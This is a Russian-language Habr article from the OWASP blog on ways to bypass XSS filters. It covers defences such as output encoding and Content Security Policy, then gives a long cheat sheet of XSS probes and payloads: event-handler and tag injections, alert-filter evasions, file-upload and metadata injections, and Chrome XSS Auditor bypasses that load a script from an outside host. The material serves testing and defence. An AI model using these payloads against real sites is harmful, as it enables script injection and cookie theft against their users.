

КАК СТАТЬ АВТОРОМ

[Почему рынок онлайн-образования удвоится в 2022 году: про...](#)**31.03**  
Рейтинг

## OWASP


Open Web Application Security Project



LukaSafonov 18 апреля 2017 в 06:37

# Методы обхода защитных средств веб-приложений при эксплуатации XSS-векторов

Блог компании OWASP, Информационная безопасность\*



Несмотря на большое количество рекомендаций по защите веб-приложения от клиент-сайд атак, таких как XSS (cross site scripting) многие разработчики ими пренебрегают, либо выполняют эти требования не полностью. В статье будут рассмотрены способы обхода средств фильтрации и при эксплуатации xss-векторов.

Сейчас существует довольно много способов предотвращения XSS-уязвимостей, включая

защитные средства современных браузеров, пытающихся предотвратить выполнение вредоносного кода, воздействующего на пользователя. Тем не менее XSS уязвимости на протяжении последних лет уверенно входят в первую тройку OWASP. XSS уязвимости встречаются как на малопосещаемых проектах, так и на крупных — например можно посмотреть подборку последних [public disclosed](#) уязвимостей проекта hackerone — львиную долю из них занимают как раз xss уязвимости. Это касается и довольно распространенных CMS — последняя (на момент публикации статьи) версия Wordpress 4.7.3. закрывает несколько XSS уязвимостей.

## Защита

Основные превентивные меры:

- валидация данных
- преобразование вывода

На практике это должно быть реализовано в виде:

- исключения всех недоверенных данных из контекста (body, атрибуты, JavaScript, CSS или URL);
- использование "белых списков" на строне сервера (проверка длины, формата, логики и.д.);
- использование специализированных средств очистки данных (OWASP AntiSamy или Java HTML Sanitizer Project);
- использование атрибута HttpOnly;
- использование Content Security Policy.

Не давайте использовать недоверенные данные:

```
<script>...XSS...</script>  в script
```

```
<!--....XSS....-->  в HTML комментарии
```

```
<div ...XSS...=test />   в имени атрибута

<...XSS..... href="/test" />   в имени тега

<style>...XSS...</style>   в CSS
```

Не давайте использовать недоверенные данные в содержимом HTML элемента:

```
<body> ... очищаем данные ... </ body>
<div> ... очищаем данные ... </ div>
```

Используйте преобразование сущностей:

```
& --> &amp;
< --> &lt;
> --> &gt;
" --> &quot;
' --> &#x27;   ( &apos;   не рекомендуется)
/ --> &#x2F;
```

Методов защиты довольно много, но одним из самых эффективных является использование Content Security Policy.

## Content Security Policy

Ранее, одним из главных принципов безопасности браузеров являлась политика Same Origin Policy. Ее суть заключается в проверке трех компонентов, из которых состоит origin: протокол, хост и порт. Однако при внедрении пейлода с одного сайта на другой SOP будет бесполезен для сайта с внедренным пейлоадом. Поэтому на смену SOP пришел CSP, основное предназначение которого состоит в том, чтобы защитить пользователя от угроз межсайтового выполнения сценариев. CSP описывает безопасные источники загрузки ресурсов, устанавливает правила использования встроенных стилей, скриптов, а также динамической оценки JavaScript. Самое главное — загрузка с ресурсов, не входящих в «белый список», блокируется.

Поддерживаемые директивы:

- Default-src: определение политики загрузки для всех типов ресурсов в случае, если определенная директива типа ресурса не определена (резервная);
- Script-src: какие скрипты могут использовать защищенный ресурс;
- Object-src: откуда ресурс может загружать плагины;
- Style-src: какие стили (CSS) пользователь применяет к защищенному ресурсу;
- Img-src: откуда защищенный ресурс может загружать изображения;
- Media-src: откуда защищенный ресурс может загружать видео и аудио;
- Frame-src: где защищенный ресурс может вставлять кадры;
- Font-src: где защищенный ресурс может загружать шрифты;
- Connect-src: какие URI могут быть загружены защищенным ресурсом;
- Form-action: какие URI могут использоваться как результат работы HTML-формы;
- Sandbox: определяет политику «песочницы HTML»;
- Script-nonce: выполнение сценария, требуя наличия указанного nonce для элементов сценария;
- Plugin-types: набор плагинов, которые могут быть вызваны защищенным ресурсом, путем ограничения типов ресурсов, которые могут быть встроены;
- Reflection-xss: активировать или деактивировать любые проверки, используемые для фильтрации или блокирования отраженных атак между сайтами, эквивалентные нестандартному заголовку X-XSS-Protection;
- Report-uri: указывает URI, на который агент пользователя отправляет отчеты о нарушении правил.

## Выявление XSS уязвимостей

В качестве проверки наличия уязвимости можно использовать XSS-локаторы или зонды:  
Простейший зонд:

```
' '; ! - - "<XSS>=&{() }
```

Простейший JavaScript XSS:

```
<SCRIPT SRC=http://xss/xss.js></SCRIPT>
```

Пример нескольких пейлоадов для обхода возможной фильтрации:

```
'"><marquee><img src=x onerror=confirm(1)></marquee>"></plaintext\></|\><pla  
<script>prompt(1)</script>@gmail.com<isindex formaction=javascript:alert(/XSS  
<script>alert(document.cookie)</script>">  
<img/id="confirm&lpar;1)"/alt="/"src="/"onerror=eval(id)>'>
```

Директива JavaScript:

```
<IMG SRC="javascript:alert('XSS');">
```

Регистронезависимый вектор:

```
<IMG SRC=JaVaScRiPt:alert('XSS')>
```

Обработчики событий могут быть использованы для внедрения XSS-пейлоада:

```
FSCommand  
onAbort  
onActivate  
onAfterPrint  
onAfterUpdate  
onBeforeActivate  
onBeforeCopy  
onBeforeCut  
onBeforeDeactivate  
onBeforeEditFocus  
onBeforePaste  
onBeforePrint  
onBeforeUnload  
onBeforeUpdate
```

- onBegin
- onBlur
- onBounce
- onCellChange
- onChange
- onClick
- onContextMenu
- onControlSelect
- onCopy
- onCut
- onDataAvailable
- onDataSetChanged
- onDataSetComplete
- onDbClick
- onDeactivate
- onDrag
- onDragEnd
- onDragLeave
- onDragEnter
- onDragOver
- onDragDrop
- onDragStart
- onDrop
- onEnd
- onError
- onErrorUpdate
- onFilterChange
- onFinish
- onFocus
- onFocusIn
- onFocusOut
- onHashChange
- onHelp
- onInput
- onKeyDown
- onKeyPress
- onKeyUp
- onLayoutComplete
- onLoad
- onLoseCapture
- onMediaComplete
- onMediaError

- onMessage
- onMouseDown
- onMouseEnter
- onMouseLeave
- onMouseMove
- onMouseOut
- onMouseOver
- onMouseUp
- onMouseWheel
- onMove
- onMoveEnd
- onMoveStart
- onOffline
- onOnline
- onOutOfSync
- onPaste
- onPause
- onPopState
- onProgress
- onPropertyChange
- onReadyStateChange
- onRedo
- onRepeat
- onReset
- onResize
- onResizeEnd
- onResizeStart
- onResume
- onReverse
- onRowsEnter
- onRowExit
- onRowDelete
- onRowInserted
- onScroll
- onSeek
- onSelect
- onSelectionChange
- onSelectStart
- onStart
- onStop
- onStorage
- onSyncRestored

```
onSubmit  
onTimeError  
onTrackChange  
onUndo  
onUnload  
onURLFlip  
seekSegmentTime
```

## Примеры XSS-пейлоадов для обхода фильтрации

Добавление тега:

```
<svg onload=alert(1)>  
"><svg onload=alert(1)//
```

Инлайн пейлоад:

```
"onmouseover=alert(1)//  
"autofocus/onfocus=alert(1)//
```

Javascript пейлоады:

```
'-alert(1)-'  
'-alert(1)//  
\ '- alert (1) //
```

Javascript пейлоад (добавление тега):

```
</ Script> <svg onload = alert (1)>
```

Внедрение PHP\_SELF:



```
http: //DOMAIN/PAGE.php/ "> <svg onload = alert (1)>
```

Обход фильтрации скобок:

```
<svg onload=alert`1`>  
<svg onload=alert&lpar;1&rpar;>  
<svg onload=alert&#x28;1&#x29>  
<svg onload=alert&#40;1&#41>
```

Обход фильтра "alert":

```
(alert)(1)  
a=alert,a(1)  
[1].find(alert)  
top["al"+"ert"](1)  
top[/al/.source+/ert/.source](1)  
al\u0065rt(1)  
top['al\145rt'](1)  
top['al\x65rt'](1)  
top[8680439..toString(30)](1)
```

Ter body:

```
<body onload=alert(1)>  
<body onpageshow=alert(1)>  
<body onfocus=alert(1)>  
<body onhashchange=alert(1)><a href=#x>click this!#x  
<body style=overflow:auto;height:1000px onscroll=alert(1) id=x>#x  
<body onscroll=alert(1)><br><br><br><br>  
<br><br><br><br><br><br><br><br><br>  
<br><br><br><br><br><br><br><br><br>  
<br><br><br><br><br><br><x id=x>#x  
<body onresize=alert(1)>press F12!  
<body onhelp=alert(1)>press F1! (MSIE)
```

### Редко используемые теги:

```
<marquee onstart=alert(1)>
<marquee loop=1 width=0 onfinish=alert(1)>
<audio src onloadstart=alert(1)>
<video onloadstart=alert(1)><source>
<input autofocus onblur=alert(1)>
<keygen autofocus onfocus=alert(1)>
<form onsubmit=alert(1)><input type=submit>
<select onchange=alert(1)><option>1<option>2
<menu id=x contextmenu=x onshow=alert(1)>right click me!
```

### Обработчики событий:

```
<x contenteditable onblur=alert(1)>lose focus!
<x onclick=alert(1)>click this!
<x oncopy=alert(1)>copy this!
<x oncontextmenu=alert(1)>right click this!
<x oncut=alert(1)>copy this!
<x ondblclick=alert(1)>double click this!
<x ondrag=alert(1)>drag this!
<x contenteditable onfocus=alert(1)>focus this!
<x contenteditable oninput=alert(1)>input here!
<x contenteditable onkeydown=alert(1)>press any key!
<x contenteditable onkeypress=alert(1)>press any key!
<x contenteditable onkeyup=alert(1)>press any key!
<x onmousedown=alert(1)>click this!
<x onmousemove=alert(1)>hover this!
<x onmouseout=alert(1)>hover this!
<x onmouseover=alert(1)>hover this!
<x onmouseup=alert(1)>click this!
<x contenteditable onpaste=alert(1)>paste here!
```

### Прямое выполнение:

```
<script>alert(1)</script>
<script src=javascript:alert(1)>
```

```

<iframe src=javascript:alert(1)>
<embed src=javascript:alert(1)>
<a href=javascript:alert(1)>click
$<!-- math><brute href=javascript:alert(1)>click
<form action=javascript:alert(1)><input type=submit>
<isindex action=javascript:alert(1) type=submit value=click>
<form><button formaction=javascript:alert(1)>click
<form><input formaction=javascript:alert(1) type=submit value=click>
<form><input formaction=javascript:alert(1) type=image value=click>
<form><input formaction=javascript:alert(1) type=image src=SOURCE>
<isindex formaction=javascript:alert(1) type=submit value=click>
<object data=javascript:alert(1)>
<iframe srcdoc=<svg/o&#x6Elload&equals;alert&lpar;1)&gt;>
<svg><script xlink:href=data:,alert(1) />
$<!-- math><brute xlink:href=javascript:alert(1)>click
<svg><a xmlns:xlink=http://www.w3.org/1999/xlink xlink:href=?><circle r=400 /

```

### Обработчики мобильных событий:

```

<html ontouchstart=alert(1)>
<html ontouchend=alert(1)>
<html ontouchmove=alert(1)>
<html ontouchcancel=alert(1)>
<body onorientationchange=alert(1)>

```

### Загрузка файлов:

```
"><img src=1 onerror=alert(1)>.gif
```

В метаданных

```
$ exiftool -Artist='"><img src=1 onerror=alert(1)>' FILENAME.jpeg
```

В SVG файле

```
<svg xmlns="http://www.w3.org/2000/svg" onload="alert(document.domain)"/>
```

GIF файл в качестве источника

```
GIF89a/*<svg/onload=alert(1)>*/=alert(document.domain)//;
```

Обход XSS аудитора Google Chrome (до 51 версии):

```
<script src="data:&comma;alert(1)//  
"><script src=data:&comma;alert(1)//  
  
<script src="//brutelogic.com.br&sol;1.js&num;  
"><script src=//brutelogic.com.br&sol;1.js&num;  
  
<link rel=import href="data:text/html&comma;&lt;script&gt;alert(1)&lt;&sol;sc  
"><link rel=import href=data:text/html&comma;&lt;script&gt;alert(1)&lt;&sol;s
```

## Заключение

Придерживаться правила: all input is evil until proven otherwise.

Проверять входящие данные.

Проверять вывод.

Использовать комплексные средства защиты веб-приложений от хакерских атак.

Теги: [penetration testing](#), [xss](#)

Хабы: [Блог компании OWASP](#), [Информационная безопасность](#)

## Редакторский дайджест



Присылаем лучшие статьи раз в месяц



OWASP

Open Web Application Security Project

[Сайт](#)



247

Карма

0

Рейтинг

**Лука Сафонов** [@LukaSafonov](#)

информационная опасность

Задонатить

Сайт Сайт Сайт Facebook Twitter Telegram

Комментарии 12

## ПОХОЖИЕ ПУБЛИКАЦИИ

23 апреля 2020 в 06:21

### Консорциум OWASP обновил Web Security Testing Guide

+10

5K

19

2 +2

14 февраля 2019 в 12:58

### Массовый взлом ВКонтакте [XSS-червь]

+62

55K

68

41 +41

13 февраля 2018 в 05:37

### The Browser Exploitation Framework Project: от XSS до полного контроля

+32


10K

72

3 +3

## МИНУТОЧКУ ВНИМАНИЯ


Разместить



Что и как с онлайн-образованием в 2022 году



Солнце моё, взгляни на меня — я работаю в российских IT



Анкета: попробуй себя в роли автора контент-студии Хабра

## ВОПРОСЫ И ОТВЕТЫ

Надо ли чистить данные, которые пришли от websocket?

XSS · Простой · 1 ответ

Что за скрипт и откуда он появился?

JavaScript · Средний · 1 ответ

Считается ли это xss (или другой) уязвимостью?

AJAX · Простой · 1 ответ

Помогает ли библиотека dompurify предотвратить xss атаку когда используешь dangerouslySetInnerHTML?

XSS · Простой · 1 ответ

React предотвращает ли xss-атаки?

XSS · Простой · 1 ответ

[Больше вопросов на Хабр Q&A](#)

## ЛУЧШИЕ ПУБЛИКАЦИИ ЗА СУТКИ

вчера в 15:07

**Дурют нашего брата, ох дурют...**

 +107

 27K

 47

 79 +79

вчера в 09:08

**Почему Гэндальф в своей знаменитой фразе использует shall вместо will?**

 +77

 42K

 51

 87 +87

вчера в 09:00

**Linux и TinyCC в браузере**

 +27

 2.9K

 28

 0

вчера в 10:51

**ThinkPad R31: пятиугольное ретро**

 +21 6.2K 10 11 +11

сегодня в 05:00

## Охота на бройлеров. Как работают китайские телефонные хакеры

 +20 3.5K 19 14 +14

## Как попытка улучшить свою жизнь работает на онлайн-образование

Мегапост

### ИНФОРМАЦИЯ

Дата основания	21 апреля 2004
Местоположение	Россия
Сайт	<a href="https://owasp.org">owasp.org</a>
Численность	1 001–5 000 человек
Дата регистрации	26 ноября 2019
Представитель	<a href="#">Лука Сафонов</a>

### БЛОГ НА ХАБРЕ

16 марта 2021 в 07:19

#### Перевод OWASP API Security Top 10

 6.6K  0

7 декабря 2020 в 07:02

#### Шпаргалки по безопасности: сброс пароля

 5.2K  2 +2


14 сентября 2020 в 07:26

#### Перевод стандарта ASVS 4.0. Часть 1

 4.6K  0

23 апреля 2020 в 06:21

## Консорциум OWASP обновил Web Security Testing Guide

 5K  2 

### Ваш аккаунт

Войти

Регистрация

### Разделы

Публикации

Новости

Хабы

Компании

Авторы

Песочница

### Информация

Устройство сайта

Для авторов

Для компаний

Документы

Соглашение

Конфиденциальность

### Услуги

Корпоративный блог

Медийная реклама

Нативные проекты

Мегапроекты



Настройка языка

Техническая поддержка

Вернуться на старую версию

© 2006–2022, Habr